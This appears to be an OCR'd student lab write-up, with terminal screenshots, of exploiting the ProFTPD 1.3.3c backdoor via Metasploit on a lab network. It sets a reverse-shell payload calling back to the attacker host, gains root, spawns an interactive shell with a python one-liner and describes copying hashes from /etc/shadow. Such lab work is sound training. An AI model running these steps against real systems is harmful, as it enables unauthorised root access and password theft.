
Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
kali@kali: ~
File Actions Edit View Help

```
└─$ searchsploit ProFTPD 1.3.3c
------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                     |  Path
------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)           | linux/remote/16921.rb
------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Task 4


Using Metasploit framework setting the RHOSTS ,LHOST, payload.

Payload  cmd/unix/reverse




Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
kali@kali: ~
File Actions Edit View Help

```
   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.197.130
RHOSTS ⇒ 192.168.197.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > payloads
[-] Unknown command: payloads
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > payload
[-] Unknown command: payload
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                             normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                        normal  No     Unix Command Shell, Bind TCP (via perl) IP
v6
   2  payload/cmd/unix/generic                               normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                               normal  No     Unix Command Shell, Double Reverse TCP (te
lnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl               normal  No     Unix Command Shell, Reverse TCP SSL (telne
t)
   5  payload/cmd/unix/reverse_perl                          normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (via p
erl)
```


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
22:27
09-08-2022


```
   5  payload/cmd/unix/reverse_perl                          normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                      normal  No     Unix Command Shell, Reverse TCP SSL (via p
erl)
   7  payload/cmd/unix/reverse_ssl_double_telnet             normal  No     Unix Command Shell, Double Reverse TCP SSL
 (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload/cmd/unix/reverse
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.197.130  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                       tasploit
   RPORT    21               yes       The target port (TCP)
```


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
22:27
09-08-2022


```
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.197.128
LHOST ⇒ 192.168.197.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.197.130  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                       tasploit
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.197.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Task 5


Exploit and then  Checking status using  whoami command.  Checking ls.And checking the python possibility and then using the Gtfobins  commands to make the representtion more interactive.(bash shell)


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
12:55
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:27
09-08-2022


```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.197.128:4444
[*] 192.168.197.130:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo hzdZcX36XTFMrIHp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "hzdZcX36XTFMrIHp\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.197.128:4444 → 192.168.197.130:35738 ) at 2022-08-09 12:45:59 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
```


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
ubuntu
12:55
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
31°C
Partly cloudy
ENG
IN
22:27
09-08-2022

```
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
whereis python
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc
/python /etc/python2.7 /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/p
ython /usr/share/man/man1/python.1.gz
ProFTPD 1.3.3c
sh: 10: ProFTPD: not found
ProFTPD 1.3.3c
sh: 11: ProFTPD: not found
ProFTPD 1.3.3c
sh: 12: ProFTPD: not found
python -c 'import os; os.system("/bin/sh")'

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.197.128:4444
[*] 192.168.197.130:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo hzdZcX36XTFMrIHp;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "hzdZcX36XTFMrIHp\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.197.128:4444 → 192.168.197.130:35738 ) at 2022-08-09 12:45:59 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
```




```
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
whereis python
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc
/python /etc/python2.7 /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/p
ython /usr/share/man/man1/python.1.gz
ProFTPD 1.3.3c
sh: 10: ProFTPD: not found
ProFTPD 1.3.3c
sh: 11: ProFTPD: not found
ProFTPD 1.3.3c
sh: 12: ProFTPD: not found
python -c 'import os; os.system("/bin/sh")'

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

Task 6

Moving to etc directory . And open the file named shadow. Copy the password from the file.The password that we get from here is of cypher form .



